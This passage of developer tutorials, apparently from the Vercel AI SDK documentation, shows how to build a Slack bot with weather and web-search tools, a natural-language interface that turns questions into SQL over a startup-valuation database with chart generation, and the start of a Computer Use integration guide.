!event.subtype &&
event.channel_type === 'im' &&
!event.bot_id &&
!event.bot_profile &&
event.bot_id !== botUserId
) {
waitUntil(handleNewAssistantMessage(event, botUserId));
}
return new Response('Success!', { status: 200 });
} catch (error) {
console.error('Error generating response', error);
return new Response('Error generating response', { status: 500 });
}
}
This file defines a POST function that handles incoming requests from Slack. First, you check the request type to see if it's a URL verification request. If it is, you respond with the challenge string provided by Slack. If it's an event callback, you verify the request and then have access to the event data. This is where you can implement your event handling logic.
You then handle three types of events: app_mention, assistant_thread_started, and message:
- For
app_mention, you callhandleNewAppMentionwith the event and the bot user ID. - For
assistant_thread_started, you callassistantThreadMessagewith the event. - For
message, you callhandleNewAssistantMessagewith the event and the bot user ID.
Finally, you respond with a success message to Slack. Note, each handler function is wrapped in a waitUntil function. Let's take a look at what this means and why it's important.
The waitUntil Function
Slack expects a response within 3 seconds to confirm the request is being handled. However, generating AI responses can take longer. If you don't respond to the Slack request within 3 seconds, Slack will send another request, leading to another invocation of your API route, another call to the LLM, and ultimately another response to the user. To solve this, you can use the waitUntil function, which allows you to run your AI logic after the response is sent, without blocking the response itself.
This means, your API endpoint will:
- Immediately respond to Slack (within 3 seconds)
- Continue processing the message asynchronously
- Send the AI response when it's ready
Event Handlers
Let's look at how each event type is currently handled.
App Mentions
When a user mentions your bot in a channel, the app_mention event is triggered. The handleNewAppMention function in handle-app-mention.ts processes these mentions:
- Checks if the message is from a bot to avoid infinite response loops
- Creates a status updater to show the bot is "thinking"
- If the mention is in a thread, it retrieves the thread history
- Calls the LLM with the message content (using the
generateResponsefunction which you will implement in the next section) - Updates the initial "thinking" message with the AI response
Here's the code for the handleNewAppMention function:
import { AppMentionEvent } from '@slack/web-api';
import { client, getThread } from './slack-utils';
import { generateResponse } from './ai';
const updateStatusUtil = async (
initialStatus: string,
event: AppMentionEvent,
) => {
const initialMessage = await client.chat.postMessage({
channel: event.channel,
thread_ts: event.thread_ts ?? event.ts,
text: initialStatus,
});
if (!initialMessage || !initialMessage.ts)
throw new Error('Failed to post initial message');
const updateMessage = async (status: string) => {
await client.chat.update({
channel: event.channel,
ts: initialMessage.ts as string,
text: status,
});
};
return updateMessage;
};
export async function handleNewAppMention(
event: AppMentionEvent,
botUserId: string,
) {
console.log('Handling app mention');
if (event.bot_id || event.bot_id === botUserId || event.bot_profile) {
console.log('Skipping app mention');
return;
}
const { thread_ts, channel } = event;
const updateMessage = await updateStatusUtil('is thinking...', event);
if (thread_ts) {
const messages = await getThread(channel, thread_ts, botUserId);
const result = await generateResponse(messages, updateMessage);
updateMessage(result);
} else {
const result = await generateResponse(
[{ role: 'user', content: event.text }],
updateMessage,
);
updateMessage(result);
}
}
Now let's see how new assistant threads and messages are handled.
Assistant Thread Messages
When a user starts a thread with your assistant, the assistant_thread_started event is triggered. The assistantThreadMessage function in handle-messages.ts handles this:
- Posts a welcome message to the thread
- Sets up suggested prompts to help users get started
Here's the code for the assistantThreadMessage function:
import type { AssistantThreadStartedEvent } from '@slack/web-api';
import { client } from './slack-utils';
export async function assistantThreadMessage(
event: AssistantThreadStartedEvent,
) {
const { channel_id, thread_ts } = event.assistant_thread;
console.log(`Thread started: ${channel_id} ${thread_ts}`);
console.log(JSON.stringify(event));
await client.chat.postMessage({
channel: channel_id,
thread_ts: thread_ts,
text: "Hello, I'm an AI assistant built with the AI SDK by Vercel!",
});
await client.assistant.threads.setSuggestedPrompts({
channel_id: channel_id,
thread_ts: thread_ts,
prompts: [
{
title: 'Get the weather',
message: 'What is the current weather in London?',
},
{
title: 'Get the news',
message: 'What is the latest Premier League news from the BBC?',
},
],
});
}
Direct Messages
For direct messages to your bot, the message event is triggered and the event is handled by the handleNewAssistantMessage function in handle-messages.ts:
- Verifies the message isn't from a bot
- Updates the status to show the response is being generated
- Retrieves the conversation history
- Calls the LLM with the conversation context
- Posts the LLM's response to the thread
Here's the code for the handleNewAssistantMessage function:
import type { GenericMessageEvent } from '@slack/web-api';
import { client, getThread } from './slack-utils';
import { generateResponse } from './ai';
export async function handleNewAssistantMessage(
event: GenericMessageEvent,
botUserId: string,
) {
if (
event.bot_id ||
event.bot_id === botUserId ||
event.bot_profile ||
!event.thread_ts
)
return;
const { thread_ts, channel } = event;
const updateStatus = updateStatusUtil(channel, thread_ts);
updateStatus('is thinking...');
const messages = await getThread(channel, thread_ts, botUserId);
const result = await generateResponse(messages, updateStatus);
await client.chat.postMessage({
channel: channel,
thread_ts: thread_ts,
text: result,
unfurl_links: false,
blocks: [
{
type: 'section',
text: {
type: 'mrkdwn',
text: result,
},
},
],
});
updateStatus('');
}
With the event handlers in place, let's now implement the AI logic.
Implementing AI Logic
The core of our application is the generateResponse function in lib/generate-response.ts, which processes messages and generates responses using the AI SDK.
Here's how to implement it:
import { generateText, ModelMessage } from 'ai';
__PROVIDER_IMPORT__;
export const generateResponse = async (
messages: ModelMessage[],
updateStatus?: (status: string) => void,
) => {
const { text } = await generateText({
model: __MODEL__,
system: `You are a Slack bot assistant. Keep your responses concise and to the point.
- Do not tag users.
- Current date is: ${new Date().toISOString().split('T')[0]}`,
messages,
});
// Convert markdown to Slack mrkdwn format
return text.replace(/\[(.*?)\]\((.*?)\)/g, '<$2|$1>').replace(/\*\*/g, '*');
};
This basic implementation:
- Uses the AI SDK's
generateTextfunction to call Anthropic'sclaude-sonnet-4.5model - Provides a system prompt to guide the model's behavior
- Formats the response for Slack's markdown format
Enhancing with Tools
The real power of the AI SDK comes from tools that enable your bot to perform actions. Let's add two useful tools:
import { generateText, tool, ModelMessage, isStepCount } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
import { exa } from './utils';
export const generateResponse = async (
messages: ModelMessage[],
updateStatus?: (status: string) => void,
) => {
const { text } = await generateText({
model: __MODEL__,
system: `You are a Slack bot assistant. Keep your responses concise and to the point.
- Do not tag users.
- Current date is: ${new Date().toISOString().split('T')[0]}
- Always include sources in your final response if you use web search.`,
messages,
stopWhen: isStepCount(10),
tools: {
getWeather: tool({
description: 'Get the current weather at a location',
inputSchema: z.object({
latitude: z.number(),
longitude: z.number(),
city: z.string(),
}),
execute: async ({ latitude, longitude, city }) => {
updateStatus?.(`is getting weather for ${city}...`);
const response = await fetch(
`https://api.open-meteo.com/v1/forecast?latitude=${latitude}&longitude=${longitude}¤t=temperature_2m,weathercode,relativehumidity_2m&timezone=auto`,
);
const weatherData = await response.json();
return {
temperature: weatherData.current.temperature_2m,
weatherCode: weatherData.current.weathercode,
humidity: weatherData.current.relativehumidity_2m,
city,
};
},
}),
searchWeb: tool({
description: 'Use this to search the web for information',
inputSchema: z.object({
query: z.string(),
specificDomain: z
.string()
.nullable()
.describe(
'a domain to search if the user specifies e.g. bbc.com. Should be only the domain name without the protocol',
),
}),
execute: async ({ query, specificDomain }) => {
updateStatus?.(`is searching the web for ${query}...`);
const { results } = await exa.searchAndContents(query, {
livecrawl: 'always',
numResults: 3,
includeDomains: specificDomain ? [specificDomain] : undefined,
});
return {
results: results.map(result => ({
title: result.title,
url: result.url,
snippet: result.text.slice(0, 1000),
})),
};
},
}),
},
});
// Convert markdown to Slack mrkdwn format
return text.replace(/\[(.*?)\]\((.*?)\)/g, '<$2|$1>').replace(/\*\*/g, '*');
};
In this updated implementation:
-
You added two tools:
getWeather: Fetches weather data for a specified locationsearchWeb: Searches the web for information using the Exa API
-
You set
stopWhen: isStepCount(10)to enable multi-step conversations. This defines the stopping conditions of your agent, when the model generates a tool call. This will automatically send any tool results back to the LLM to trigger additional tool calls or responses as the LLM deems necessary. This turns your LLM call from a one-off operation into a multi-step agentic flow.
How It Works
When a user interacts with your bot:
- The Slack event is received and processed by your API endpoint
- The user's message and the thread history is passed to the
generateResponsefunction - The AI SDK processes the message and may invoke tools as needed
- The response is formatted for Slack and sent back to the user
The tools are automatically invoked based on the user's intent. For example, if a user asks "What's the weather in London?", the AI will:
- Recognize this as a weather query
- Call the
getWeathertool with London's coordinates (inferred by the LLM) - Process the weather data
- Generate a final response, answering the user's question
Deploying the App
- Install the Vercel CLI
<Snippet text={['pnpm install -g vercel']} />
- Deploy the app
<Snippet text={['vercel deploy']} />
- Copy the deployment URL and update the Slack app's Event Subscriptions to point to your Vercel URL
- Go to your project's deployment settings (Your project -> Settings -> Environment Variables) and add your environment variables
SLACK_BOT_TOKEN=your_slack_bot_token
SLACK_SIGNING_SECRET=your_slack_signing_secret
OPENAI_API_KEY=your_openai_api_key
EXA_API_KEY=your_exa_api_key
- Head back to the https://api.slack.com/ and navigate to the "Event Subscriptions" page. Enable events and add your deployment URL.
https://your-vercel-url.vercel.app/api/events
- On the Events Subscription page, subscribe to the following events.
app_mentionassistant_thread_startedmessage:im
Finally, head to Slack and test the app by sending a message to the bot.
Next Steps
You've built a Slack chatbot powered by the AI SDK! Here are some ways you could extend it:
- Add memory for specific users to give the LLM context of previous interactions
- Implement more tools like database queries or knowledge base searches
- Add support for rich message formatting with blocks
- Add analytics to track usage patterns
title: Natural Language Postgres description: Learn how to build a Next.js app that lets you talk to a PostgreSQL database in natural language. tags: ['agents', 'next', 'tools']
Natural Language Postgres Guide
In this guide, you will learn how to build an app that uses AI to interact with a PostgreSQL database using natural language.
The application will:
- Generate SQL queries from a natural language input
- Explain query components in plain English
- Create a chart to visualise query results
You can find a completed version of this project at natural-language-postgres.vercel.app.
Project setup
This project uses the following stack:
- Next.js (App Router)
- AI SDK
- OpenAI
- Zod
- Postgres with Vercel Postgres
- shadcn-ui and TailwindCSS for styling
- Recharts for data visualization
Clone repo
To focus on the AI-powered functionality rather than project setup and configuration we've prepared a starter repository which includes a database schema and a few components.
Clone the starter repository and check out the starter branch:
<Snippet text={[ 'git clone https://github.com/vercel-labs/natural-language-postgres', 'cd natural-language-postgres', 'git checkout starter', ]} />
Project setup and data
Let's set up the project and seed the database with the dataset:
- Install dependencies:
<Snippet text={['pnpm install']} />
- Copy the example environment variables file:
<Snippet text={['cp .env.example .env']} />
- Add your environment variables to
.env:
OPENAI_API_KEY="your_api_key_here"
POSTGRES_URL="..."
POSTGRES_PRISMA_URL="..."
POSTGRES_URL_NO_SSL="..."
POSTGRES_URL_NON_POOLING="..."
POSTGRES_USER="..."
POSTGRES_HOST="..."
POSTGRES_PASSWORD="..."
POSTGRES_DATABASE="..."
- This project uses CB Insights' Unicorn Companies dataset. You can download the dataset by following these instructions:
- Navigate to CB Insights Unicorn Companies
- Enter in your email. You will receive a link to download the dataset.
- Save it as
unicorns.csvin your project root
Setting up Postgres with Vercel
To set up a Postgres instance on your Vercel account:
- Go to Vercel.com and make sure you're logged in
- Navigate to your team homepage
- Click on the Integrations tab
- Click Browse Marketplace
- Look for the Storage option in the sidebar
- Select the Neon option (recommended, but any other PostgreSQL database provider should work)
- Click Install, then click Install again in the top right corner
- On the "Get Started with Neon" page, click Create Database on the right
- Select your region (e.g., Washington, D.C., U.S. East)
- Turn off Auth
- Click Continue
- Name your database (you can use the default name or rename it to something like "NaturalLanguagePostgres")
- Click Create in the bottom right corner
- After seeing "Database created successfully", click Done
- You'll be redirected to your database instance
- In the Quick Start section, click Show secrets
- Copy the full
DATABASE_URLenvironment variable and use it to populate the Postgres environment variables in your.envfile
About the dataset
The Unicorn List dataset contains the following information about unicorn startups (companies with a valuation above $1bn):
- Company name
- Valuation
- Date joined (unicorn status)
- Country
- City
- Industry
- Select investors
This dataset contains over 1000 rows of data over 7 columns, giving us plenty of structured data to analyze. This makes it perfect for exploring various SQL queries that can reveal interesting insights about the unicorn startup ecosystem.
- Now that you have the dataset downloaded and added to your project, you can initialize the database with the following command:
<Snippet text={['pnpm run seed']} />
Note: this step can take a little while. You should see a message indicating the Unicorns table has been created and then that the database has been seeded successfully.
- Start the development server:
<Snippet text={['pnpm run dev']} />
Your application should now be running at http://localhost:3000.
Project structure
The starter repository already includes everything that you will need, including:
- Database seed script (
lib/seed.ts) - Basic components built with shadcn/ui (
components/) - Function to run SQL queries (
app/actions.ts) - Type definitions for the database schema (
lib/types.ts)
Existing components
The application contains a single page in app/page.tsx that serves as the main interface.
At the top, you'll find a header (header.tsx) displaying the application title and description. Below that is an input field and search button (search.tsx) where you can enter natural language queries.
Initially, the page shows a collection of suggested example queries (suggested-queries.tsx) that you can click to quickly try out the functionality.
When you submit a query:
- The suggested queries section disappears and a loading state appears
- Once complete, a card appears with "TODO - IMPLEMENT ABOVE" (
query-viewer.tsx) which will eventually show your generated SQL - Below that is an empty results area with "No results found" (
results.tsx)
After you implement the core functionality:
- The results section will display data in a table format
- A toggle button will allow switching between table and chart views
- The chart view will visualize your query results
Let's implement the AI-powered functionality to bring it all together.
Building the application
As a reminder, this application will have three main features:
- Generate SQL queries from natural language
- Create a chart from the query results
- Explain SQL queries in plain English
For each of these features, you'll use the AI SDK via Server Actions to interact with OpenAI's GPT-4o and GPT-4o-mini models. Server Actions are a powerful React Server Component feature that allows you to call server-side functions directly from your frontend code.
Let's start with generating a SQL query from natural language.
Generate SQL queries
Providing context
For the model to generate accurate SQL queries, it needs context about your database schema, tables, and relationships. You will communicate this information through a prompt that should include:
- Schema information
- Example data formats
- Available SQL operations
- Best practices for query structure
- Nuanced advice for specific fields
Let's write a prompt that includes all of this information:
You are a SQL (postgres) and data visualization expert. Your job is to help the user write a SQL query to retrieve the data they need. The table schema is as follows:
unicorns (
id SERIAL PRIMARY KEY,
company VARCHAR(255) NOT NULL UNIQUE,
valuation DECIMAL(10, 2) NOT NULL,
date_joined DATE,
country VARCHAR(255) NOT NULL,
city VARCHAR(255) NOT NULL,
industry VARCHAR(255) NOT NULL,
select_investors TEXT NOT NULL
);
Only retrieval queries are allowed.
For things like industry, company names and other string fields, use the ILIKE operator and convert both the search term and the field to lowercase using LOWER() function. For example: LOWER(industry) ILIKE LOWER('%search_term%').
Note: select_investors is a comma-separated list of investors. Trim whitespace to ensure you're grouping properly. Note, some fields may be null or have only one value.
When answering questions about a specific field, ensure you are selecting the identifying column (ie. what is Vercel's valuation would select company and valuation').
The industries available are:
- healthcare & life sciences
- consumer & retail
- financial services
- enterprise tech
- insurance
- media & entertainment
- industrials
- health
If the user asks for a category that is not in the list, infer based on the list above.
Note: valuation is in billions of dollars so 10b would be 10.0.
Note: if the user asks for a rate, return it as a decimal. For example, 0.1 would be 10%.
If the user asks for 'over time' data, return by year.
When searching for UK or USA, write out United Kingdom or United States respectively.
EVERY QUERY SHOULD RETURN QUANTITATIVE DATA THAT CAN BE PLOTTED ON A CHART! There should always be at least two columns. If the user asks for a single column, return the column and the count of the column. If the user asks for a rate, return the rate as a decimal. For example, 0.1 would be 10%.
There are several important elements of this prompt:
- Schema description helps the model understand exactly what data fields to work with
- Includes rules for handling queries based on common SQL patterns - for example, always using ILIKE for case-insensitive string matching
- Explains how to handle edge cases in the dataset, like dealing with the comma-separated investors field and ensuring whitespace is properly handled
- Instead of having the model guess at industry categories, it provides the exact list that exists in the data, helping avoid mismatches
- The prompt helps standardize data transformations - like knowing to interpret "10b" as "10.0" billion dollars, or that rates should be decimal values
- Clear rules ensure the query output will be chart-friendly by always including at least two columns of data that can be plotted
This prompt structure provides a strong foundation for query generation, but you should experiment and iterate based on your specific needs and the model you're using.
Create a Server Action
With the prompt done, let's create a Server Action.
Open app/actions.ts. You should see one action already defined (runGeneratedSQLQuery).
Add a new action. This action should be asynchronous and take in one parameter - the natural language query.
/* ...rest of the file... */
export const generateQuery = async (input: string) => {};
In this action, you'll use the generateText function with Output from the AI SDK which allows you to constrain the model's output to a pre-defined schema. This process, sometimes called structured output, ensures the model returns only the SQL query without any additional prefixes, explanations, or formatting that would require manual parsing.
/* ...other imports... */
import { generateText, Output } from 'ai';
import { z } from 'zod';
/* ...rest of the file... */
export const generateQuery = async (input: string) => {
'use server';
try {
const result = await generateText({
model: 'openai/gpt-4o',
system: `You are a SQL (postgres) ...`, // SYSTEM PROMPT AS ABOVE - OMITTED FOR BREVITY
prompt: `Generate the query necessary to retrieve the data the user wants: ${input}`,
output: Output.object({
schema: z.object({
query: z.string(),
}),
}),
});
return result.output.query;
} catch (e) {
console.error(e);
throw new Error('Failed to generate query');
}
};
Note, you are constraining the output to a single string field called query using zod, a TypeScript schema validation library. This will ensure the model only returns the SQL query itself. The resulting output will then be returned.
Update the frontend
With the Server Action in place, you can now update the frontend to call this action when the user submits a natural language query. In the root page (app/page.tsx), you should see a handleSubmit function that is called when the user submits a query.
Import the generateQuery function and call it with the user's input.
/* ...other imports... */
import { runGeneratedSQLQuery, generateQuery } from './actions';
/* ...rest of the file... */
const handleSubmit = async (suggestion?: string) => {
clearExistingData();
const question = suggestion ?? inputValue;
if (inputValue.length === 0 && !suggestion) return;
if (question.trim()) {
setSubmitted(true);
}
setLoading(true);
setLoadingStep(1);
setActiveQuery('');
try {
const query = await generateQuery(question);
if (query === undefined) {
toast.error('An error occurred. Please try again.');
setLoading(false);
return;
}
setActiveQuery(query);
setLoadingStep(2);
const companies = await runGeneratedSQLQuery(query);
const columns = companies.length > 0 ? Object.keys(companies[0]) : [];
setResults(companies);
setColumns(columns);
setLoading(false);
} catch (e) {
toast.error('An error occurred. Please try again.');
setLoading(false);
}
};
/* ...rest of the file... */
Now, when the user submits a natural language query (ie. "how many unicorns are from San Francisco?"), that question will be sent to your newly created Server Action. The Server Action will call the model, passing in your system prompt and the users query, and return the generated SQL query in a structured format. This query is then passed to the runGeneratedSQLQuery action to run the query against your database. The results are then saved in local state and displayed to the user.
Save the file, make sure the dev server is running, and then head to localhost:3000 in your browser. Try submitting a natural language query and see the generated SQL query and results. You should see a SQL query generated and displayed under the input field. You should also see the results of the query displayed in a table below the input field.
Try clicking the SQL query to see the full query if it's too long to display in the input field. You should see a button on the right side of the input field with a question mark icon. Clicking this button currently does nothing, but you'll add the "explain query" functionality to it in the next step.
Explain SQL Queries
Next, let's add the ability to explain SQL queries in plain English. This feature helps users understand how the generated SQL query works by breaking it down into logical sections. As with the SQL query generation, you'll need a prompt to guide the model when explaining queries.
Let's craft a prompt for the explain query functionality:
You are a SQL (postgres) expert. Your job is to explain to the user the SQL query you wrote to retrieve the data they asked for. The table schema is as follows:
unicorns (
id SERIAL PRIMARY KEY,
company VARCHAR(255) NOT NULL UNIQUE,
valuation DECIMAL(10, 2) NOT NULL,
date_joined DATE,
country VARCHAR(255) NOT NULL,
city VARCHAR(255) NOT NULL,
industry VARCHAR(255) NOT NULL,
select_investors TEXT NOT NULL
);
When you explain you must take a section of the query, and then explain it. Each "section" should be unique. So in a query like: "SELECT * FROM unicorns limit 20", the sections could be "SELECT *", "FROM UNICORNS", "LIMIT 20".
If a section doesn't have any explanation, include it, but leave the explanation empty.
Like the prompt for generating SQL queries, you provide the model with the schema of the database. Additionally, you provide an example of what each section of the query might look like. This helps the model understand the structure of the query and how to break it down into logical sections.
Create a Server Action
Add a new Server Action to generate explanations for SQL queries.
This action takes two parameters - the original natural language input and the generated SQL query.
/* ...rest of the file... */
export const explainQuery = async (input: string, sqlQuery: string) => {
'use server';
try {
const result = await generateText({
model: 'openai/gpt-4o',
system: `You are a SQL (postgres) expert. ...`, // SYSTEM PROMPT AS ABOVE - OMITTED FOR BREVITY
prompt: `Explain the SQL query you generated to retrieve the data the user wanted. Assume the user is not an expert in SQL. Break down the query into steps. Be concise.
User Query:
${input}
Generated SQL Query:
${sqlQuery}`,
});
return result.text;
} catch (e) {
console.error(e);
throw new Error('Failed to generate query');
}
};
This action uses the generateText function. However, you haven't defined the output schema yet. Let's define it in another file so it can also be used as a type in your components.
Update your lib/types.ts file to include the schema for the explanations:
import { z } from 'zod';
/* ...rest of the file... */
export const explanationSchema = z.object({
section: z.string(),
explanation: z.string(),
});
export type QueryExplanation = z.infer<typeof explanationSchema>;
This schema defines the structure of the explanation that the model will generate. Each explanation will have a section and an explanation. The section is the part of the query being explained, and the explanation is the plain English explanation of that section. Go back to your actions.ts file and import and use the explanationSchema:
// other imports
import { explanationSchema } from '@/lib/types';
/* ...rest of the file... */
export const explainQuery = async (input: string, sqlQuery: string) => {
'use server';
try {
const result = await generateText({
model: 'openai/gpt-4o',
system: `You are a SQL (postgres) expert. ...`, // SYSTEM PROMPT AS ABOVE - OMITTED FOR BREVITY
prompt: `Explain the SQL query you generated to retrieve the data the user wanted. Assume the user is not an expert in SQL. Break down the query into steps. Be concise.
User Query:
${input}
Generated SQL Query:
${sqlQuery}`,
output: Output.array({ element: explanationSchema }),
});
return result.output;
} catch (e) {
console.error(e);
throw new Error('Failed to generate query');
}
};
Update query viewer
Next, update the query-viewer.tsx component to display these explanations. The handleExplainQuery function is called every time the user clicks the question icon button on the right side of the query. Let's update this function to use the new explainQuery action:
/* ...other imports... */
import { explainQuery } from '@/app/actions';
/* ...rest of the component... */
const handleExplainQuery = async () => {
setQueryExpanded(true);
setLoadingExplanation(true);
const explanations = await explainQuery(inputValue, activeQuery);
setQueryExplanations(explanations);
setLoadingExplanation(false);
};
/* ...rest of the component... */
Now when users click the explanation button (the question mark icon), the component will:
- Show a loading state
- Send the active SQL query and the users natural language query to your Server Action
- The model will generate an array of explanations
- The explanations will be set in the component state and rendered in the UI
Submit a new query and then click the explanation button. Hover over different elements of the query. You should see the explanations for each section!
Visualizing query results
Finally, let's render the query results visually in a chart. There are two approaches you could take:
-
Send both the query and data to the model and ask it to return the data in a visualization-ready format. While this provides complete control over the visualization, it requires the model to send back all of the data, which significantly increases latency and costs.
-
Send the query and data to the model and ask it to generate a chart configuration (fixed-size and not many tokens) that maps your data appropriately. This configuration specifies how to visualize the information while delivering the insights from your natural language query. Importantly, this is done without requiring the model return the full dataset.
Since you don't know the SQL query or data shape beforehand, let's use the second approach to dynamically generate chart configurations based on the query results and user intent.
Generate the chart configuration
For this feature, you'll create a Server Action that takes the query results and the user's original natural language query to determine the best visualization approach. Your application is already set up to use shadcn charts (which uses Recharts under the hood) so the model will need to generate:
- Chart type (bar, line, area, or pie)
- Axis mappings
- Visual styling
Let's start by defining the schema for the chart configuration in lib/types.ts:
/* ...rest of the file... */
export const configSchema = z
.object({
description: z
.string()
.describe(
'Describe the chart. What is it showing? What is interesting about the way the data is displayed?',
),
takeaway: z.string().describe('What is the main takeaway from the chart?'),
type: z.enum(['bar', 'line', 'area', 'pie']).describe('Type of chart'),
title: z.string(),
xKey: z.string().describe('Key for x-axis or category'),
yKeys: z
.array(z.string())
.describe(
'Key(s) for y-axis values this is typically the quantitative column',
),
multipleLines: z
.boolean()
.describe(
'For line charts only: whether the chart is comparing groups of data.',
)
.optional(),
measurementColumn: z
.string()
.describe(
'For line charts only: key for quantitative y-axis column to measure against (eg. values, counts etc.)',
)
.optional(),
lineCategories: z
.array(z.string())
.describe(
'For line charts only: Categories used to compare different lines or data series. Each category represents a distinct line in the chart.',
)
.optional(),
colors: z
.record(
z.string().describe('Any of the yKeys'),
z.string().describe('Color value in CSS format (e.g., hex, rgb, hsl)'),
)
.describe('Mapping of data keys to color values for chart elements')
.optional(),
legend: z.boolean().describe('Whether to show legend'),
})
.describe('Chart configuration object');
export type Config = z.infer<typeof configSchema>;
This schema makes extensive use of Zod's .describe() function to give the model extra context about each of the key's you are expecting in the chart configuration. This will help the model understand the purpose of each key and generate more accurate results.
Another important technique to note here is that you are defining description and takeaway fields. Not only are these useful for the user to quickly understand what the chart means and what they should take away from it, but they also force the model to generate a description of the data first, before it attempts to generate configuration attributes like axis and columns. This will help the model generate more accurate and relevant chart configurations.
Create the Server Action
Create a new action in app/actions.ts:
/* ...other imports... */
import { Config, configSchema, explanationsSchema, Result } from '@/lib/types';
/* ...rest of the file... */
export const generateChartConfig = async (
results: Result[],
userQuery: string,
) => {
'use server';
try {
const { output: config } = await generateText({
model: 'openai/gpt-4o',
system: 'You are a data visualization expert.',
prompt: `Given the following data from a SQL query result, generate the chart config that best visualises the data and answers the users query.
For multiple groups use multi-lines.
Here is an example complete config:
export const chartConfig = {
type: "pie",
xKey: "month",
yKeys: ["sales", "profit", "expenses"],
colors: {
sales: "#4CAF50", // Green for sales
profit: "#2196F3", // Blue for profit
expenses: "#F44336" // Red for expenses
},
legend: true
}
User Query:
${userQuery}
Data:
${JSON.stringify(results, null, 2)}`,
output: Output.object({ schema: configSchema }),
});
// Override with shadcn theme colors
const colors: Record<string, string> = {};
config.yKeys.forEach((key, index) => {
colors[key] = `hsl(var(--chart-${index + 1}))`;
});
const updatedConfig = { ...config, colors };
return { config: updatedConfig };
} catch (e) {
console.error(e);
throw new Error('Failed to generate chart suggestion');
}
};
Update the chart component
With the action in place, you'll want to trigger it automatically after receiving query results. This ensures the visualization appears almost immediately after data loads.
Update the handleSubmit function in your root page (app/page.tsx) to generate and set the chart configuration after running the query:
/* ...other imports... */
import { getCompanies, generateQuery, generateChartConfig } from './actions';
/* ...rest of the file... */
const handleSubmit = async (suggestion?: string) => {
clearExistingData();
const question = suggestion ?? inputValue;
if (inputValue.length === 0 && !suggestion) return;
if (question.trim()) {
setSubmitted(true);
}
setLoading(true);
setLoadingStep(1);
setActiveQuery('');
try {
const query = await generateQuery(question);
if (query === undefined) {
toast.error('An error occurred. Please try again.');
setLoading(false);
return;
}
setActiveQuery(query);
setLoadingStep(2);
const companies = await runGeneratedSQLQuery(query);
const columns = companies.length > 0 ? Object.keys(companies[0]) : [];
setResults(companies);
setColumns(columns);
setLoading(false);
const { config } = await generateChartConfig(companies, question);
setChartConfig(config);
} catch (e) {
toast.error('An error occurred. Please try again.');
setLoading(false);
}
};
/* ...rest of the file... */
Now when users submit queries, the application will:
- Generate and run the SQL query
- Display the table results
- Generate a chart configuration for the results
- Allow toggling between table and chart views
Head back to the browser and test the application with a few queries. You should see the chart visualization appear after the table results.
Next steps
You've built an AI-powered SQL analysis tool that can convert natural language to SQL queries, visualize query results, and explain SQL queries in plain English.
You could, for example, extend the application to use your own data sources or add more advanced features like customizing the chart configuration schema to support more chart types and options. You could also add more complex SQL query generation capabilities.
title: Get started with Computer Use description: Get started with Claude's Computer Use capabilities with the AI SDK tags: ['computer-use', 'tools']
Get started with Computer Use
With the release of Computer Use in Claude 3.5 Sonnet, you can now direct AI models to interact with computers like humans do - moving cursors, clicking buttons, and typing text. This capability enables automation of complex tasks while leveraging Claude's advanced reasoning abilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Anthropic's Claude alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more. In this guide, you will learn how to integrate Computer Use into your AI SDK applications.
Computer Use
Anthropic recently released a new version of the Claude 3.5 Sonnet model which is capable of 'Computer Use'. This allows the model to interact with computer interfaces through basic actions like:
- Moving the cursor
- Clicking buttons
- Typing text
- Taking screenshots
- Reading screen content
How It Works
Computer Use enables the model to read and interact with on-screen content through a series of coordinated steps. Here's how the process works:
-
Start with a prompt and tools
Add Anthropic-defined Computer Use tools to your request and provide a task (prompt) for the model. For example: "save an image to your downloads folder."
-
Select the right tool
The model evaluates which computer tools can help accomplish the task. It then sends a formatted
tool_callto use the appropriate tool. -
Execute the action and return results
The AI SDK processes Claude's request by running the selected tool. The results can then be sent back to Claude through a
tool_resultmessage. -
Complete the task through iterations
Claude analyzes each result to determine if more actions are needed. It continues requesting tool use and processing results until it completes your task or requires additional input.
Available Tools
There are three main tools available in the Computer Use API:
- Computer Tool: Enables basic computer control like mouse movement, clicking, and keyboard input
- Text Editor Tool: Provides functionality for viewing and editing text files
- Bash Tool: Allows execution of bash commands
Implementation Considerations
Computer Use tools in the AI SDK are predefined interfaces that require your own implementation of the execution layer. While the SDK provides the type definitions and structure for these tools, you need to:
- Set up a controlled environment for Computer Use execution
- Implement core functionality like mouse control and keyboard input
- Handle screenshot capture and processing
- Set up rules and limits for how Claude can interact with your system
The recommended approach is to start with Anthropic's reference implementation , which provides:
- A containerized environment configured for safe Computer Use
- Ready-to-use (Python) implementations of Computer Use tools
- An agent loop for API interaction and tool execution
- A web interface for monitoring and control
This reference implementation serves as a foundation to understand the requirements before building your own custom solution.
Getting Started with the AI SDK
First, ensure you have the AI SDK and Anthropic AI SDK provider installed:
You can add Computer Use to your AI SDK applications using provider-defined-client tools. These tools accept various input parameters (like display height and width in the case of the computer tool) and then require that you define an execute function.
Here's how you could set up the Computer Tool with the AI SDK:
import { anthropic } from '@ai-sdk/anthropic';
import { getScreenshot, executeComputerAction } from '@/utils/computer-use';
const computerTool = anthropic.tools.computer_20250124({
displayWidthPx: 1920,
displayHeightPx: 1080,
execute: async ({ action, coordinate, text }) => {
switch (action) {
case 'screenshot': {
return {
type: 'image',
data: getScreenshot(),
};
}
default: {
return executeComputerAction(action, coordinate, text);
}
}
},
toModelOutput({ output }) {
return typeof output === 'string'
? [{ type: 'text', text: output }]
: [{ type: 'image', data: output.data, mediaType: 'image/png' }];
},
});
The computerTool handles two main actions: taking screenshots via getScreenshot() and executing computer actions like mouse movements and clicks through executeComputerAction(). Remember, you have to implement this execution logic (eg. the getScreenshot and executeComputerAction functions) to handle the actual computer interactions. The execute function should handle all low-level interactions with the operating system.
Finally, to send tool results back to the model, use the toModelOutput() function to convert text and image responses into a format the model can process. The AI SDK includes experimental support for these multi-modal tool results when using Anthropic's models.
Using Computer Tools with Text Generation
Once your tool is defined, you can use it with both the generateText and streamText functions.
For one-shot text generation, use generateText:
const result = await generateText({
model: 'anthropic/claude-sonnet-4-20250514',
prompt: 'Move the cursor to the center of the screen and take a screenshot',
tools: { computer: computerTool },
});
console.log(result.text);
For streaming responses, use streamText to receive updates in real-time:
const result = streamText({
model: 'anthropic/claude-sonnet-4-20250514',
prompt: 'Open the browser and navigate to vercel.com',
tools: { computer: computerTool },
});
for await (const chunk of result.textStream) {
console.log(chunk);
}
Configure Multi-Step (Agentic) Generations
To allow the model to perform multiple steps without user intervention, use the stopWhen parameter. This will automatically send any tool results back to the model to trigger a subsequent generation:
import { isStepCount } from 'ai';
